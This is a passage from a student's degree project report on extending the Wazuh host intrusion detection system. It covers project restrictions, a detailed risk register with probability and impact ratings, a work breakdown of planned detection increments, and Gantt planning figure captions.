This automation would be a great solution to the need to update manually the rules and depending of the case it could even protect against day-zero vulnerabilities. Despite being interesting this was not even included as a possible increment because the complexity of the task. If this were included probably it would not have ended well because is something that even experts in cybersecurity have some trouble with at the moment.

There is always the risk of the intrusion disabling the security of the system. This is more or less the same problem that cybersecurity has in any scenario and there is no way to guarantee that it will not happen. In this case the attacker

would have to somehow not be detected or cut the IDS before it sends the alert but in a way that is not suspicious (for example shutting it down completely would be obvious for a central manager). So our approach is to trust the IDS and work on improving the detection of known attacks instead of the worst case scenario. If there was enough time we could have considered finding a solution for this problem.

Exploring a HIDS with behaviour analysis was also considered but rejected because it is more fit for a network approach. Still is a shame there is no enough time to explore IDS based on behavior analysis, because their protection against much zero-day attacks.

We focus on a host approach, leaving aside most of the detection capabilities for the network. This means less detection, a lower detection rate, less options to improve the detection process and later and worse performance in the analysis of network traffic. Having chosen to focus on HIDS the best way to have also a good NIDS process would be the use of a NIDS along with our HIDS.

Wazuh offers this kind of integration with Bro and Suricata and probably it would be possible to extend it to other NIDSs like Snort, but yet again we had to choose and this was not a priority at the moment.

4.1.6 Restrictions

Leaving aside the time constraint of about 417 hours, the two main factors to decide what improvements to choose for this project are a student without experience in professional cybersecurity and that we want some kind of immediate results from this project. This is why while we could just have a pure research project (for example machine learning with IDS) instead we opted for a more traditional and safe approach. This is the reason why most of the increments were optional (due to the high probability of initial scope being too ambitious) but the first increments are considered vital to the project.

A minor restriction is to deliver correctly all the products of the project before the presentation date.

4.2 Risk management

4.2.1 Risk metrics

Chances of the risk happening	Probability
$\geq 80\%$	High
Between 30% and 80%	Medium
$\leq 30\%$	Low

Table 4.1: Probability classification of risks

Resource in Place / Effort / Cost	Impact
$\geq 20\%$	High
Between 10% and 20%	Medium
$\leq 10\%$	Low

Table 4.2: Impact classification of risks

Exposition		Probability		
		High	Medium	Low
Impact	High	High	High	Medium
	Medium	High	Medium	Low
	Low	Medium	Low	Low

Table 4.3: Method of calculation of exposition based on probability and impact

4.2.2 Risk types

4.2.3 Risk identification

Identifier	Name
R-01	Optimist planning, “best case” (instead of a realistic “expected case”)
R-02	Bad requirement specification
R-03	Design errors
R-04	Lack of key information from sources
R-05	Lack of feedback or support from the security consultants of Tarlogic
R-06	The learning curve of some technologies is larger than expected
R-07	The unexplained parts of the project take more time than expected
R-08	Can not access source material
R-09	Unexpected changes to any of the software used in the project
R-10	Loss of work
R-11	Wrong management of the project’s configuration
R-12	A delay in one task leads to cascading delays in the dependent tasks
R-13	The student can not find a way to code the detection of a certain occurrence
R-14	The quality of the product is not enough
R-15	Sickness or overwork
R-16	Performance issues
R-17	Unnecessary work
R-18	Optional requirements delay the project
R-19	Unexpected personal events delay the project

Table 4.4: List of the risks of the project

4.2.4 Risk analysis and planning

Identifier	R-001
Name	Optimist planning, “best case” (instead of a realistic “expected case”)
Description	An optimistic planning at the start of the project does not take into account problems or delays, and so it does not allocate time for them.
Negative effects	Could mean the failure of the project if the objectives can not be accomplished in the time left. Cascading delays, because the work done would not fit the planning.
Probability	Medium
Impact	High
Exposition	High
Indicator	There are 3 consecutive delays, after the beginning of the project.
Prevention: Avoid	Allocate a bit more time than initially expected for each task, in case something goes wrong.
Correction: Mitigate	Redo the planning. Reduce the scope of the project, leaving out initially planned optional increments.

Identifier	R-002
Name	Bad requirement specification
Description	The requirements specified at the beginning of the project are not specific enough, are not needed or there are new requirements after the beginning of the project.
Negative effects	Possible failure of the project if the objectives can not be accomplished in the time left. Wasted time, due to lack of communication in the requirement specification.
Probability	High
Impact	High
Exposition	High
Indicator	There are 3 changes in the requirements specification.
Prevention: Mitigate	Confirm that all the requirements have been identified at the beginning of the project. Assure that there is no ambiguity in the requirement specification.
Correction: Mitigate	Redo the requirement specification. Rework of related requirements and work based on them, including the need to test the results. Redo the planning. Reduce the scope of the project.

Identifier	R-003
Name	Design errors
Description	A design is not enough or is incorrect. This can be found in later stages, when it is clear that the implementation based on the design would not satisfy the requirements.
Negative effects	Having to redesign and maybe redo the work based on the design. Minor delays.
Probability	Low
Impact	Medium
Exposition	Low
Indicator	There are 3 designs that need rework.
Prevention: Mitigate	Use design patterns if needed (this project should have very simple designs, so it is possible that there is no need to use them). Make the design as simple and modular as possible.
Correction: Mitigate	Redesign and probably change and test the work based on the design.

Identifier	R-004
Name	Lack of key information from sources
Description	Not having key information from articles, documentation or manuals.
Negative effects	Minor delays. Loss of quality. Added difficulty, even if the work is done in time. Maybe rework and test the functionality, even completely, to follow the desired procedure.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	The duration of the study of the attack and the related tools takes 50% than expected.
Correction: Mitigate	Ask the security consultants of Tarlogic for specific information. Possibly the need to rework completely some functionality.

Identifier	R-005
Name	Lack of feedback or support from the security consultants of Tarlogic
Description	Because I do not know enough of some technical aspects of cyber-security to solve all the problems in this by myself in time, Tarlogic has promised to help (in a tutoring way) if a problem arises. This help could be critical to solve or get around some of the most complex problems, which probably happen to be critical points, needing to be dealt with to continue working on that stage.
Negative effects	Cascading delays.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	A simple technical question takes more than 2 working days to be answered or a complex question takes more than 7 working days.
Prevention: Mitigate	Ask in a clear way and with as many details as possible. Ask during work hours, to ensure they are available.
Correction: Mitigate	Redo planning and possibly change the scope.

Identifier	R-006
Name	The learning curve of some technologies is larger than expected
Description	This is a critical need because not having enough knowledge can result in an inefficient approach to accomplishing the objectives.
Negative effects	Loss of quality. The work is more complicated.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	The duration of the study of the technologies takes 50% than expected.
Correction: Mitigate	Redo planning and possibly change the scope. Ask the security consultants of Tarlogic for specific help. Maybe the need to rework completely some functionality.

Identifier	R-007
Name	The unexplained parts of the project take more time than expected
Description	There is not enough specification on what a task implies or not enough planning. This means that a part of the project is not understood as it should, and the work done is not what was expected or is not enough, needing more time to finish.
Negative effects	Wasted time that should have been easy to avoid. Loss of quality. Could mean the failure of the project if the objectives can not be accomplished in the time left.
Probability	Low
Impact	High
Exposition	Medium
Indicator	A task takes 25% more time than expected and when the causes are investigated it is revealed that there were ambiguous descriptions or planning.
Prevention: Avoid	Try to detail every part enough, having no obvious ambiguity.
Correction: Mitigate	Possible need to redo the specifications. Redo planning and possibly change the scope. Maybe having to redo related work.

Identifier	R-008
Name	Can not access source material
Description	All or part of the source material can not be accessed, probably because the only host of the resource is down.
Negative effects	In some cases this could mean a delay in a critical task, delaying the whole project for an unknown period of time.
Probability	Low
Impact	Medium
Exposition	Low
Indicator	There have been at least 10 failed attempts to download the source material, at least 5 with a computer A in a network X and at least 5 with a computer B in a network Y.
Prevention: Avoid	When possible choose the source with the best uptime.
Correction: Mitigate	Redo planning and possibly change the scope. Possible need to cut out the part of the project that depends on this source. Maybe find another source or wait to the original source to be accessible again.

Identifier	R-009
Name	Unexpected changes to any of the software used in the project
Description	<p>Changes to base software could affect this project directly or indirectly: programs could fail or not work as expected.</p> <p>This could mean any software changes, from simple syntax to API changes.</p> <p>Is possible that these changes would eliminate the need of planned or already done work.</p> <p>In a project that does not work in a bleeding edge environment, like this, this occurrence should be very rare and even if it were to happen it would have to interfere with the part of the software this project uses, which (as this is not bleeding edge) normally would be backwards compatible.</p>
Negative effects	<p>Minor delays.</p> <p>Unnecessary work.</p>
Probability	Low
Impact	Low
Exposition	Low
Indicator	The software is not working as expected due to a change in another software version.
Prevention: Mitigate	<p>When possible use software that follow good design guidelines and try to be backwards compatible.</p> <p>Be informed about the roadmap and future functionalities of these software projects.</p>
Correction: Mitigate	Need to adapt the software to work as expected or remove the related functionalities.

Identifier	R-010
Name	Loss of work
Description	Due to a bad configuration management or something else, there is a loss of work related to this project.
Negative effects	Need to do again the work already done but lost. Depending of the time needed to recover the work, there could be minor or very big delays, planning, changes to the scope of the project and even its failure.
Probability	Low
Impact	High
Exposition	Medium
Indicator	The need to replicate already done work is greater than 30 minutes.
Prevention: Mitigate	Take snapshots of key status for each virtual machine. Automate backing up the data and store the copies both in a cloud storage service and in a local disk.
Correction: Mitigate	Recover the last backup available of the work. If needed work even outside schedule and in holidays.

Identifier	R-011
Name	Wrong management of the project's configuration
Description	The project's configuration is inefficient or lacks work. For example due to unclear changes or taking too long to commit changes.
Negative effects	Maybe the failure of the project if the objectives can not be accomplished in the time left. Possibly wrong baselines or identification of the configuration elements. It could be that it takes more time than expected to manage the project. The project suffer delays because the need to redo management work and/or planned tasks.
Probability	Medium
Impact	High
Exposition	High
Indicator	There are 3 delays because of the configuration of the project.
Prevention: Avoid	The configuration of the project should be just complex enough (whithout ambiguity, to ensure a proper management), but not too much complex (which would be hard to follow). Use of familiar and standard tools, like Git. Optionally use an easier to manage lifecycle. Study of the configuration management done in previous final degree projects, to get a proper idea of its scope and details.

Identifier	R-012
Name	A delay in one task leads to cascading delays in the dependent tasks
Description	A task gets delayed and one or more tasks depends on its completion to start, so they get delayed too.
Negative effects	Cascading delays.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	At least 2 tasks are delayed, due to only one of them needing more time.
Prevention: Avoid	When planning, avoid task dependencies whenever possible. Optionally use a lifecycle based on increments.
Correction: Mitigate	Redo planning and possibly change the scope.

Identifier	R-013
Name	The student can not find a way to code the detection of a certain occurrence
Description	It could be that the knowledge of the student is too limited or the problem has too much logical or mathematical difficulty. Another possibility is that the event is impossible to detect with the current technologies. If so, this impossibility could be hard to assure too, due to the complexity of nowadays technology.
Negative effects	High difficulty to estimate the time needed to detect the event. Cascading delays.
Probability	Low
Impact	Low
Exposition	Low
Indicator	Finding a way to detect the occurrence takes 30% more time than planned.
Prevention: Mitigate	Have as much information on the problem as possible, the more detailed the better.
Correction: Mitigate	Ask the security consultants of Tarlogic for help. Demonstrate that it is possible to detect it.

Identifier	R-014
Name	The quality of the product is not enough
Description	The final result is does not comply the quality standard set for this project.
Negative effects	The incorporation to the official repository gets rejected. Redo planning and possibly change the scope. Analysis of the changes needed to improve the quality.
Probability	Low
Impact	High
Exposition	Medium
Indicator	Getting 10 suggestions to rework functionality.
Prevention: Avoid	Follow design patterns. Follow the design guidelines of the official repository when possible.
Correction: Mitigate	Need to redo and test work. Pass some kind of quality control.

Identifier	R-015
Name	Sickness or overwork
Description	The health of the student deteriorates to the point it affects the project.
Negative effects	Probably the quality of the project drops. Possibly delays, that could be hard to specify their limit. Analysis of the changes needed to improve the quality. In the worst case scenario the project can not continue and fails.
Probability	Medium
Impact	High
Exposition	High
Indicator	There is an unexpected delay because the functionality is not done but there has not been any important issues that could explain it but there is a clear deterioration of the student health.
Prevention: Avoid	Stay healthy by following a regular schedule for work and exercising, that includes multiple rest periods. Optionally maintain a diet.
Correction: Mitigate	Go to the doctor and follow any instructions to improve the recovery.

Identifier	R-016
Name	Performance issues
Description	The program is too heavy for the environment and takes too much resources, because there are not good enough optimizations or the problems are poorly approached.
Negative effects	Minor delays.
Probability	Low
Impact	Low
Exposition	Low
Indicator	The program takes 30% more resources that at the beginning of the project.
Prevention: Mitigate	If possible use efficient algorithms and check the efficiency after the testing is done for each increment.
Correction: Mitigate	Analysis of faster ways to solve the problem. Code and test a faster solution.

Identifier	R-017
Name	Unnecessary work
Description	Resources are wasted in work that latter is not used. This could happen because multiple reasons, like wrong assumptions or balancing of the remaining time of the project.
Negative effects	Minor delays.
Probability	Low
Impact	Low
Exposition	Low
Indicator	There is at least one functionality not necessary or useful for any requirement.
Prevention: Avoid	In the design stage make sure that everything is really needed.
Correction: Mitigate	Evaluate again if the work planned is really needed.

Identifier	R-018
Name	Optional requirements delay the project
Description	Optional requirements get too much time or are treated as vital.
Negative effects	The task related to these requirements get too much resources. Vital requirements get less resources, making the project loss value.
Probability	Low
Impact	Low
Exposition	Low
Indicator	There is at least one functionality from an optional requirement, when the project is behind schedule and there are vital requirements not yet accomplished.
Prevention: Avoid	The optional requirements are planned as optional: they are only done if there is enough time left.
Correction: Mitigate	Redo the planning.

Identifier	R-019
Name	Unexpected personal events delay the project
Description	There are unplanned occurrences that need considerable time from the student, for example family matters.
Negative effects	<p>Time loss, resulting in a quality drop and possibly in a smaller scope.</p> <p>It can be hard to specify when the event will end, resulting in uncertainty and the failure of the project in the worst case scenario. Even more if is about a chronical or serious sickness from a family member.</p> <p>Vital requirements get less resources, making the project loss value.</p>
Probability	Medium
Impact	High
Exposition	High
Indicator	The student stops to work on the project for more than 2 planned weeks, to attend personal matters.
Prevention: Avoid	Always be organized and try to predict time consuming events.
Correction: Mitigate	<p>Redo the planning.</p> <p>Use personal time like holidays and weekends to work on the project to compensate. In extreme cases the project may be put on hold or even fail.</p>

4.2.5 Risk supervision

Identifier	R-019
Name	Unexpected personal events delay the project
Date of the beginning of the problem	05/12/2018
Date of the solution of the problem	10/02/2019
Actions	<p>After a delay of 2 weeks it was clear that the student could not meet the original planning, or at least without rushing and suffering significant quality loss.</p> <p>The project was put on hold and the student notified the tutors, who agreed to the next deadline.</p> <p>The student kept working on the project (researching) from time to time.</p>
New probability	Low (before was Medium)
New impact	High (same as before)
New exposition	Medium (before was High)
New prevention: Avoid	Another person took charge of the problem, freeing the student.

4.3 Time management

4.3.1 Metodology

4.3.2 WBS

The Work Breakdown Structure is a decomposition of the project into smaller components (tasks).



WBS dictionary:

1. Project management

- a **Scope management:** Scope explanation, set the restrictions of the project and determine what is going to be turned in at the end of the project.

- b **Requirement management:** Analysis, requirement specification and probably a traceability matrix.
- c **Risk management:** Identification, analysis, classification, planning and supervision of risks.
- d **Time management:** Planning (initial and real), any planning changes and necessary measures.
- e **Configuration management:** Documentation on the management of changes and control version.
- f **Cost management:** Cost estimation (direct and indirect) of software, hardware and resources.

2. Beginning of the project

- a **Study of Wazuh documentation and related tools and technologies:** Is the base for multiple aspects of the project and if it is done correctly it can mean less hours in related work.
- b **Setup of the work environment:** Installation and basic configuration of the virtual machines of the project, like having a functional Wazuh environment.

3. Increment 1

- a **Rules and decoders:** The objective is to be able to detect common attacks in Windows Server (specifically 2016 and 2019), but it should be backwards compatible and depending on the difficulty it could be worth to ensure support for Windows 10 Pro too. This rules are the final product of this increment, which probably will need more time than any other increment, because its heavy study and testing.

4. Increment 2

- a **Rules and decoders:** It will need a preliminary study of Sysmon and the ways to use its data to improve detection in certain situations. It is possible that this increment will modify rules and decoders of the previous one.

5. Increment 3

- a **Rules and decoders:** This increment tries to produce rules and decoders to detect ransomware and launch alerts and maybe actions against the attack, like rollback to a previous backup or try to stop the attack from repeating in a short period of time.

6. Increment 4

- a **Configuration changes:** Adapt Wazuh to the typical requirements from enterprises. This means that an enterprise could choose from a set of templates, with different security profiles.

7. Increment 5

- a **Rules and decoders:** Most should be focused on detecting changes on the protected files. Part of this increment should be the investigation on normal problems of these technologies and recent innovations and solutions.

8. Increment 6

- a **Rules and decoders:** There would be preliminary study to do, but the increment should be about expanding the already done work in the field, probably focusing in services and security technologies like SELinux or AppArmor.

9. Increment 7

- a **Improved integration with antivirus and website scanners:** The idea is to improve the detection as much as possible with the help of VirusTotal malware scanners, which is updated consistently and so it would mean a consistently updated detection for a system with Wazuh without the need to write new rules and decoders. Obviously there is a difference in the scope and objectives of these technologies, which can be redundant, but this could be certainly interesting in some cases.

10. Closing of the project

- a **Pull request to the official ruleset repository:** There is a fundamental need to investigate the correct way to organize the the forked repository for a pull request to an official repository like this. In any case the status of the fork should be checked before and there should be a high amount of commits and use a different branch for each functionality, allowing an easier way to select what to admit or not in the official repository.
- b **Project documentation:** The memory and presentation of the project and whatever other documentation if necessary.

4.3.3 Initial planning

The tasks marked in **red** are essential to the project, meanwhile the ones marked in **cyan** are considered optional and only will be done if there is enough time

left. The tasks marked in **yellow** are normal, and they are used when there is no need to distinguish between essential and optional.

The next Gantt diagram shows the initial planning, from the draft proposal (31/10/2018) to the end of the project (20/02/2019).

Furthermore the last two weeks are marked with a grey overlay to mark that there are only about 17 weeks before the due date of this project (in February). This difference is because the estimation of the tasks was made by the student and so it is not reliable, which means that it could be optimistic or pessimist. Thus the need to either reduce tasks or have more that there were expected to fit.



Figure 4.1: Planning simplification

The rest of the Gantt diagrams are organized in days, for a more detailed planning.

It is important to note that these plannings could change during the project, either because controlled measures or any unexpected reason.

The order they are implemented could change too and that is the reason because these diagrams have not a set date for start and end, yet.

In other words, they could be described as the models for the final Gantt diagrams.




Figure 4.2: “Beginning of the project” planning




Figure 4.3: “Increment 1: Common attacks in Windows Server” planning



Figure 4.4: “Increment 2: Use of more data sources” planning




Figure 4.5: “Increment 3: Detection/action against ransomware” planning



Figure 4.6: “Increment 4: Adapt Wazuh configuration to typical requirements from enterprises” planning



Figure 4.7: “Increment 5: Explore solutions in problems with GPDR” planning



Figure 4.8: “Increment 6: Additional detection for GNU/Linux” planning

